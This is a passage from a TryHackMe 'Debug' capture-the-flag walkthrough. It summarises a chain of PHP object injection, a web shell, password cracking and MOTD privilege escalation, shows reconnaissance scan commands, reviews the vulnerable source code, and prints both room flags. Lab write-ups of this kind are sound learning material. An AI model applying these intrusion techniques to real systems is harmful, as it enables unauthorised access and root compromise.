TRYHACKME · LINUX · MEDIUM

DEBUG

Machine Walkthrough and Penetration Test Report

Prepared by	Nishant Saini
Machine	Debug (Linux CTF)
Platform	TryHackMe
Difficulty	Medium
Target IP	10.146.149.72
Hostname	debug.thm
Date	18 October 2026

CONFIDENTIAL · FOR EDUCATIONAL USE ON TRYHACKME

Contents

Machine Overview 3

Attack Chain at a Glance . . . 3

Executive Summary . . . 3

Phase 1: Reconnaissance 4

Phase 2: Web Enumeration 6

Phase 3: Source Code Review 9

Phase 4: PHP Object Injection 11

Phase 5: Remote Command Execution 14

Phase 6: Password Cracking 17

Phase 7: Initial Access and User Flag 18

Phase 8: Privilege Escalation to Root 20

Flags and Credentials Summary 24

Findings and Remediation 24

Lessons Learned 25

SECTION 01

Machine Overview

Debug is a Linux-based Capture The Flag machine on TryHackMe, rated medium difficulty. The goal is to capture two flags: a user flag from a low-privilege account and a root flag from the system administrator account. This report documents the full path from initial reconnaissance to complete system compromise.

Field	Details
Machine name	Debug
Platform / Difficulty	TryHackMe / Medium
Target	10.146.149.72 (hostname debug.thm, added to /etc/hosts)
Operating system	Ubuntu 16.04.6 LTS (target), Linux attacker workstation
Key weaknesses	Exposed backup files, PHP object injection through unserialize(), arbitrary file write, web-readable .htpasswd, weak password, writable MOTD script run as root
Tools used	nmap, gobuster, feroxbuster, Firefox, hashcat, rockyou.txt, nano, OpenSSH
Flags	User: 7e37c84a66cc40b1c6bf700d08d28c20 | Root: 3c8c3d0fe758c320d158e32f68fabf4b

Attack Chain at a Glance

1 Recon	**2 Enumeration**	**3 Source review**	**4 Object injection**
5 Web shell RCE	**6 Hash cracking**	**7 SSH as james**	**8 Root via MOTD**

Executive Summary

The attack started with an exposed backup directory that contained the application source code. Reviewing that code showed that a hidden debug parameter was passed directly to `unserialize()`. This allowed a PHP object injection which wrote a web shell into the web root. The web shell provided remote command execution as the web server user and exposed an Apache password file. The hash in that file cracked to a weak password, which granted SSH access as the user **james**. Finally, a MOTD script that the james account could modify, and which runs as root on every login, was abused to create a SUID copy of bash and gain a root shell.

SECTION 02

Phase 1: Reconnaissance

The first step was to confirm the target was live and identify its open services. A full TCP port scan was run with nmap, including service and version detection and default scripts.

```
nmap -sC -sV -p- --min-rate 5000 -T4 10.146.149.72
```

Port	State	Service	Version / Notes
22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.10, protocol 2.0
80/tcp	open	http	Apache httpd 2.4.18 (Ubuntu), title: Apache2 Ubuntu Default Page

Two services are exposed. The SSH service is a possible login target later, but the web server on port 80 is the main attack surface. The default Apache page suggested that the real application lived on a different virtual host, so the hostname **debug.thm** was mapped to the target IP in `/etc/hosts`.




Figure 1. TryHackMe room page for Debug. The room covers enumeration, finding hidden password files and PHP deserialization.




Figure 2. Nmap results: SSH on port 22 and Apache 2.4.18 on port 80.




Figure 3. Default Apache page on the raw IP address. The application is served under the debug.thm hostname.




Figure 4. Hostname mapping added to /etc/hosts so that debug.thm resolves to 10.146.149.72.

SECTION 03

Phase 2: Web Enumeration

Directory brute forcing was run with two tools. Gobuster used a common wordlist with PHP, TXT and HTML extensions. Feroxbuster recursed through a larger wordlist. Both found the same key locations.

```
gobuster dir -u http://10.146.149.72 \
  -w /usr/share/wordlists/dirb/common.txt -x php,txt,html

feroxbuster -u http://debug.thm/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 50 -k
```

Path	Status	Why it matters
/backup/	301	Directory listing is enabled, so the backup folder can be browsed
/backup/index.php.bak	200	Backup copy of the PHP source. Reveals the FormSubmit class and the debug parameter
/backup/index.html.bak	200	Backup copy of the front-end HTML
/message.txt	200	Log file where form submissions are stored
/index.php	200	Main application page with the Form Submit section
/grid, /javascripts, /javascript	301	Static asset directories from the Base framework

Path	Status	Why it matters
/server-status	403	Apache status page, restricted




Figure 5. Gobuster scan: backup, grid, index.php, message.txt and other paths discovered.




Figure 6. Feroxbuster recursive scan. The /backup/ directory and its .bak files are found.




Figure 7. Browsing /backup/ shows directory listing with index.php.bak, which is readable by anyone.




Figure 8. Main application page. The Form Submit section writes user input to the server.




Figure 9. message.txt is the log that the form appends to. This is the file the application writes to.

SECTION 04

Phase 3: Source Code Review

The backup file `index.php.bak` contains the full server-side logic. It defines a class called `FormSubmit` with three important parts. First, the class properties set the output file to `message.txt` and store the message text. Second, the `SaveMessage()` method builds a message from the GET parameters name, email and comments. Third, the `__destruct()` magic method writes the message to the file with FILE_APPEND when the object is destroyed.

At the bottom of the file, a parameter called debug is read from the URL and passed to `unserialize()`. A developer comment says the code is for debugging only and should not be touched. Because the input is user-controlled and unserialize() creates real PHP objects, an attacker can supply an object of their own design. Its destructor then runs automatically with attacker-chosen values.

Code element	Weakness
$debug = $_GET['debug']	Untrusted user input is passed straight into the next line
unserialize($debug)	Insecure deserialization: attacker controls which object is created and its properties
__destruct() + file_put_contents()	Magic method writes a file whose name and content come from the object, so it can be turned into a file write
Debug code left in production	Hidden functionality that was never meant to be reachable by visitors

